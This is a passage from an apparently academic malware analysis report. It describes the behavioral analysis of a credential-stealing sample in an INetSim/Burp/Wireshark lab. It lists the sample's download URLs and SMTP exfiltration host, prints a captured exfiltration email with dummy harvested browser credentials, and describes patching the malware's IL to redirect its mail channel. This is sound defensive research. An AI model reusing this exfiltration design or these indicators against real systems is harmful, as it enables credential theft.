From the Code analysis stage, some "hastebin" URLs were ascertained to be used by the malware for downloading additional code. In order to simulate this process, we needed to configure "INetSim" to respond to the malware requests appropriately. As mentioned above we have already downloaded the contents of those responses, which were extracted in the "/var/lib/inetsim/http/fakefiles" directory adding the extension ".html" (Figure 5.3.1.1).

```
remnux@remnux:/var/lib/inetsim/http/fakefiles$ ls -la *.html
-rw-r--r-- 1 remnux  remnux  323501 Dec 11 18:26 anonefakug.html
-rw-r--r-- 1 remnux  remnux  323501 Dec 11 18:24 dijoladayu.html
-rw-r--r-- 1 remnux  remnux  323501 Dec 11 18:25 mojenuqasu.html
-rw-r--r-- 1 remnux  remnux  323501 Dec 11 18:22 oxayasemub.html
-rw-r--r-- 1 inetsim inetsim    177 Dec 11 16:46 sample.html
-rw-r--r-- 1 remnux  remnux  323501 Dec 11 18:23 usefahalez.html
-rw-r--r-- 1 remnux  remnux  112165 Dec 11 18:27 yukakaxamo.html
```

Figure 5.3.1.1 – Downloaded responses

Generally, it is considered a good practice to modify the copied files, while keeping the original files intact, whose functionality has already been tested. Thus, we moved on with the following series of commands to make a copy of the firewall script and the "INetSim" configuration file, and continue with the modification of the newly created configuration file:

- **$ sudo cp /lab/rules/inetsim.firewall /lab/rules/modified.firewall**
- **$ sudo cp /etc/inetsim/inetsim.conf /etc/inetsim/modified-inetsim.conf**
- **$ sudo scite /etc/inetsim/modified-inetsim.conf**

The ability of "INetSim" to serve fake pages depending on the requested path, requires modification in the "https_static_fakefile" section of the configuration file. Therefore, the files that were placed in "/var/lib/inetsim/http/fakefile", were included in the appropriate section of the "modified-inetsim.conf" file (Figure 5.3.1.2).

```
#########################################
# https_static_fakefile
#
# Fake files returned in fake mode based on static path.
# The fake files must be placed in <data-dir>/http/fakefiles
#
# Syntax: https_static_fakefile <path> <filename> <mime-type>
#
# Default: none
#
#https_static_fakefile      /path/                  sample_gui.exe      x-msdos-program
#https_static_fakefile      /path/to/file.exe       sample_gui.exe      x-msdos-program
https_static_fakefile /raw/oxayasemub   oxayasemub.html   text/html
https_static_fakefile /raw/usefahalez   usefahalez.html   text/html
https_static_fakefile /raw/dijoladayu   dijoladayu.html   text/html
https_static_fakefile /raw/mojenuqasu   mojenuqasu.html   text/html
https_static_fakefile /raw/anonefakug   anonefakug.html   text/html
https_static_fakefile /raw/yukakaxamo   yukakaxamo.html   text/html
```

Figure 5.3.1.2 – Satic fakefiles in InetSim configuration file

In addition, the line 46 of the "/lab/rules/modified.firewall", which was responsible for starting the "INetSim" service (sudo /etc/init.d/inetsim start) , was replaced with line 47 (sudo /usr/bin/inetsim --config /etc/inetsim/inetsim.conf --data-dir /var/lib/inetsim), so that "var/lib/inetsim" data directory could be passed as an argument (Figure 5.3.1.3). After all, this was the directory that contained the "http/fakefiles" path, where the hastebin responses were stored.

```
45  #restart inetsim service
46  #sudo /etc/init.d/inetsim start
47  sudo /usr/bin/inetsim --config /etc/inetsim/inetsim.conf --data-dir /var/lib/inetsim/
```

Figure 5.3.1.3 – Data directory as an argument

The newly configured set of rules was applied by executing the "/lab/rules/modified.firewall" script and the capability of "INetSim" to serve fake files based on the requested path was tested (the first of the "hastebins" URLS, "https://hastebin.com/raw/anonefakug", was visited and the "var/lib/inetsim/http/fakefiles/anonefakug.html" content was returned).

Although the original sample was executed, it did not behave as suspected. Specifically, it exited unexpectedly after a short amount of time without any indication of downloading the contents of the fake hastebin responses that were previously created. Upon further investigation, we concluded that it was not feasible for the malware to establish a secure connection (Figure 5.3.1.4).




Figure 5.3.1.4 – Failing to establish a secure connection

Subsequently, we proceeded with the creation of a new set of rules which will involve "Burp Suite" to surpass the previously mentioned connection issue [55]. Therefore, we moved on with these commands:

- **$ sudo cp /lab/rules/burp_inetsim.firewall /lab/rules/burp_modified.firewall**
- **$ sudo cp /etc/inetsim/inetsim-burp.conf /etc/inetsim/modified-inetsim-burp.conf**
- **$ sudo scite /etc/inetsim/burp_modified.firewall**

With the use of "scite" editor, the following modifications were applied (Figure 5.3.1.5):

- On line 13, the configuration file of "INetSim" that would be active when running this script, is changed to "modified-inetsim-burp.conf"
- The line 40 was commented out, and a new line was added, specifying the data directory to be used upon "INetSim" execution.

1 burp_modified.firewall

```
1  #!/bin/bash
2
3  # stop existing dnsmasq service
4  sudo /etc/init.d/dnsmasq stop
5
6  # restore saved interfaces configuration file
7  sudo rm /etc/network/interfaces
8  sudo cp /etc/network/interfaces.backup /etc/network/interfaces
9
10 # restore saved inetsim configuration files
11 sudo /etc/init.d/inetsim stop
12 sudo rm /etc/inetsim/inetsim.conf
13 sudo cp /etc/inetsim/modified-inetsim-burp.conf /etc/inetsim/inetsim.conf
14
15 # Echo commands and abort on errors
16 set -xeu
17
18 # Clean
19 sudo /lab/bin/reset-iptables.sh
20
21 # Define network interfaces:
22 IFACE_WAN=eth0
23 IFACE_LAN=eth1
24
25 # Set iptable rules
26
27 # Enable packet forwarding
28 echo 1 > /proc/sys/net/ipv4/ip_forward
29
30 #restart networking service
31 sudo /etc/init.d/networking restart
32
33 # stop existing systemd-resolved service
34 sudo service systemd-resolved stop
35
36 # disable systemd-resolved service
37 sudo systemctl disable systemd-resolved.service
38
39 #restart inetsim service
40 #sudo /etc/init.d/inetsim start
41 sudo /usr/bin/inetsim --config /etc/inetsim/inetsim.conf --data-dir /var/lib/inetsim/
```

Figure 5.3.1.5 – Modified script

Moreover, the “https_static_fakefile” section in the “/etc/inetsim/modified-inetsim-burp.conf” was edited similarly to “/etc/inetsim/modified-inetsim.conf” to include the “hastebin” responses (Figure 5.3.1.2). Lastly, we made another modification to the file, regarding the use of SMTP service which was the type of communication that the malware author has implemented. More specifically, the “smtp_bind_port” and the “smtp_fqdn_hostame” were altered to 587 and “smtp.krishnalandrenzo.com” respectively (Figure 5.3.1.6), in order for the simulation to conform with code analysis findings (page 52).

```
#########################################
# smtp_bind_port
#
# Port number to bind SMTP service to
#
# Syntax: smtp_bind_port <port number>
#
# Default: 25
#
#smtp_bind_port          25
smtp_bind_port        587


#########################################
# smtp_fqdn_hostname
#
# The FQDN hostname used for SMTP
#
# Syntax: smtp_fqdn_hostname <string>
#
# Default: mail.inetsim.org
#
#smtp_fqdn_hostname      foo.bar.org
smtp_fqdn_hostname smtp.krishnalandrenzo.com
```

Figure 5.3.1.6 – Modifying the InetSim configuration file

After verifying the functionality of the current state, a new snapshot was taken and used as a reference point each time the malware was executed.

5.3.2 Network Traffic

“BurpSuite” and “Wireshark” were used supplementarily, in order to identify the malware requests and further inspect the traffic generated. As expected, the malware made requests to the following URLs:

- https://hastebins.com/raw/oxayasemub
- https://hastebins.com/raw/usefahalez
- https://hastebins.com/raw/dijoladayu
- https://hastebins.com/raw/mojenuqasu
- https://hastebins.com/raw/anonefakug
- https://hastebins.com/raw/yukakaxamo

As shown in the figure below (Figure 5.3.2.1), the responses were successful (HTTP 200 OK), indicating that the contents of the URLs were fetched and sent via the message body. No other “http” or “https” requests were observed, verifying that the rest of the URLs found in the code analysis stage were on a different execution path, and thus not executed (apify.org, pastebin)




Figure 5.3.2.1 – Traffic monitoring via BurpSuite

With the use of Wireshark software, we were able to capture all the communication to the supposed malicious recipient. By applying the keyword "smtp", we were able to filter out the rest of the traffic to observe the mails sent and their contents (Figure 5.3.2.3 & Figure 5.3.2.2). Just as a typical SMTP session, we observe the "EHLO" message followed by the authentication method, where the client sends "AUTH LOGIN" (line 3385 in Wireshark) and the server responds with code 334 as well as it requests for a username. Once the client provides the username, the server requests for the password and then code 235 indicates that authentication was successful. Note that both the username and the password, but also server requests are both BASE64 encoded (Figure 5.3.2.2) [56].




Figure 5.3.2.2 – Base64 conversions




Figure 5.3.2.3 – Applying the "smtp" filter on Wireshark

"INetSim" provided us with a more user-friendly way to examine in detail the email that we captured with "Wireshark". The default location of "INetSim's" mailbox, named "smtp.box" is located in the "/var/lib/inetsim/smtp/" directory.

```
remnux@remnux: ~
File  Edit  View  Search  Terminal  Help
remnux@remnux:~$ sudo cat /var/lib/inetsim/smtp/smtp.mbox
From amitkhanna@krishnalandrenzo.com  Sun Dec 13 11:29:29 2020
Return-Path: <amitkhanna@krishnalandrenzo.com>
Envelope-To: amitkhanna@krishnalandrenzo.com
Received: from victim ([10.0.0.3])
        by cheater (INetSim) with ESMTPSA id 80A2493A
        for <amitkhanna@krishnalandrenzo.com>; Sun, 13 Dec 2020 16:29:29 -0000
X-INetSim-Id: <80A2493A-7680d69b349305f7fc3b5a3a1314d17f8a962f4a@smtp.krishnalandrenzo.com>
MIME-Version: 1.0
From: amitkhanna@krishnalandrenzo.com
To: amitkhanna@krishnalandrenzo.com
Date: 13 Dec 2020 08:29:28 -0800
Subject: PW_IEUser/MSEDGEWIN10
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Time: 12/13/2020 08:29:26<br>User Name: IEUser<br>Computer Name: =
MSEDGEWIN10<br>OSFullName: Microsoft Windows 10 Enterprise Evalua=
tion<br>CPU: Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz<br>RAM: 409=
5.55 MB<br><hr>URL:https://ru-ru.facebook.com<br>=0D=0AUsername:a=
maryllisawaness@gmail.com<br>=0D=0APassword:M4lw4r3_DuMMyFBp4$$<br>=0D=0A=
Application:Firefox<br>=0D=0A<hr>=0D=0AURL:https://www.facebook.c=
om/login.php<br>=0D=0AUsername:amaryllisawanes@gmail.com<br>=0D=0A=
Password:M4lw4r3_DuMMyGm41l<br>=0D=0AApplication:Chrome<br>=0D=0A<hr=
>=0D=0AURL:https://www.instagram.com/accounts/signup/<br>=0D=0AUs=
ername:Amaryllis_Awanes<br>=0D=0APassword:%DcumY5aCK7<G,J<br>=0D=0A=
Application:Chrome<br>=0D=0A<hr>=0D=0A
```

Figure 5.3.2.4 – Inspecting the InetSim mailbox

As the previous figure (Figure 5.3.2.4) shows, we verified that the email had the format and contents that we expected to see. Specifically, the Subject matches the “PW” + “Username” + “Computername” pattern. Also, the sender and the receiver address matched the “amitkhanna@krishnalandrenzo.com” address and the mail body contained every piece of information and credentials that the malware was able to harvest. That included OS and CPU information, continuing with browser’s (Firefox and Gmail) saved credentials such as “facebook”, “instagram” and “Gmail”.

5.3.3 Processes

Another crucial procedure to behavioral analysis which provides us with a lot of information regarding the inspected file, is the real time observation of the process/thread activity. For this reason, “Process Monitor” was started, and the “Show Process Tree” option was selected, as shown on the figure below (Figure 5.3.3.1)




Figure 5.3.3.1 – Show Process Tree button

Next, we executed the malware sample for at least 20 minutes, as defined in thr SAMA methodology. Immediately, a process was spawned bearing the same name as the file (6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe, PID: 7292). At the same time, the child process “timeout.exe” was spawned as expected and initiated “conost.exe”. Both were terminated after a period of five seconds.

After one minute and eight seconds, a process with the exact same name but with a different PID (9372) was spawned while the initial process was terminated. The latter was kept running until the end of the given time window (Figure 5.3.3.2).




Figure 5.3.3.2 – Viewing processes’ timeline

5.3.4 Registries

The same tool that was used to monitor the processes was used to inspect the Windows registry modifications by selecting “Show Registry Activity” (Figure 5.3.4.1). However, the process should be applied first as filter due to the number of generated logs.




Figure 5.3.4.1 – Show Registry Activity button

The appropriate window to achieve this can be appeared by hitting “Ctrl+L” or “Filter” → “Filter…” → “Process Monitor Filter” (Figure 5.3.4.2).




Figure 5.3.4.2 – Apply process name filter

After 20 minutes had passed, the captured registry modifications were exported. There were 16,125 registry modifications recorded in total, most of which were generated during the first minutes of the sample’s execution (Figure 5.3.4.3).

We also ascertained once more that the strings suspected to be dead code insertion were not GUIDs, by searching their strings in the captured file.

Registry Time	Total Events	Opens	Closes	Reads	Writes	Other	Path
0.1099837	16,215	4,124	1,778	4,352	957	5,004	<Total>
0.0084215	1,955	6	4	0	2	1,943	HKLM
0.0024916	606	404	202	0	0	0	HKLM\System\CurrentControlSet\Control\CI
0.0015848	560	0	0	560	0	0	HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
0.0021469	515	13	8	0	12	482	HKCU\Software\Classes
0.0015502	480	0	0	480	0	0	HKLM\SOFTWARE\WOW6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced RSA and AES Cryptographic Provider\Image Path
0.0064891	420	140	140	0	140	0	HKLM\Software\Microsoft\Cryptography
0.00117	375	74	73	0	2	226	HKCU
0.0068113	360	120	120	0	120	0	HKLM\SOFTWARE\WOW6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced RSA and AES Cryptographic Provider
0.001069	224	112	56	0	56	0	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters
0.0005114	202	0	0	202	0	0	HKLM\System\CurrentControlSet\Control\CI\Disable26178932
0.0003711	156	3	3	72	0	78	HKLM\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates
0.0008168	141	24	24	0	21	72	HKCR\WOW6432Node\CLSID\{CF4CC405-E2C5-4DDD-B3CE-5E7582D8C9FA}\InprocServer32
0.0022591	140	140	0	0	0	0	HKLM\Software\WOW6432Node\Microsoft\Cryptography\Offload
0.000598	132	132	0	0	0	0	HKLM\System\CurrentControlSet\Control\StateSeparation\RedirectionMap\Keys
0.0004673	120	0	0	120	0	0	HKLM\SOFTWARE\WOW6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced RSA and AES Cryptographic Provider\Type
0.0019045	120	120	0	0	0	0	HKLM\Software\WOW6432Node\Microsoft\Cryptography\DESHashSessionKeyBackward
0.0006357	115	14	14	0	10	77	HKCR\WOW6432Node\CLSID\{72C24DD5-D70A-438B-8A42-98424B88AFB8}\InprocServer32
0.0004032	113	40	19	0	20	34	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces
0.0004606	110	2	2	104	2	0	HKLM\SOFTWARE\Microsoft\.NETFramework\Policy\Servicing
0.0002859	104	52	26	0	26	0	HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters

Figure 5.3.4.3 - Captured registry modifications

5.3.5 Additional Functionalities

The final step of this behavioral analysis was to verify that the additional core functionalities could be activated (by altering the values on the responsible variables) and operate as suspected.

Prior to this step, however, a new email account (amaryllisawanes@europe.com) was created that would simulate the malicious communication channel.

The method responsible for communicating with the malicious user was renamed to “MailToAmitkhanna” on previous stages of malware analysis, after the username part of the email address used. We had also identified the emailing was hard coded as the selected way of communication. Therefore, we proceeded with changing the values by first right clicking any part of this function's code and then selecting "Edit IL instructions…".

The credentials were changed to "amaryllisawanes@europe.com" and ""M4lw4r3_DuMMyM41l" for the username and password, respectively. Furthermore, the "smtpclient.Host" contents were changed to "smtp.mail.com", which is used by "europe.com". Also, the new email account was given as input to both the sender and the recipient fields of the email (Figure 5.3.5.1).

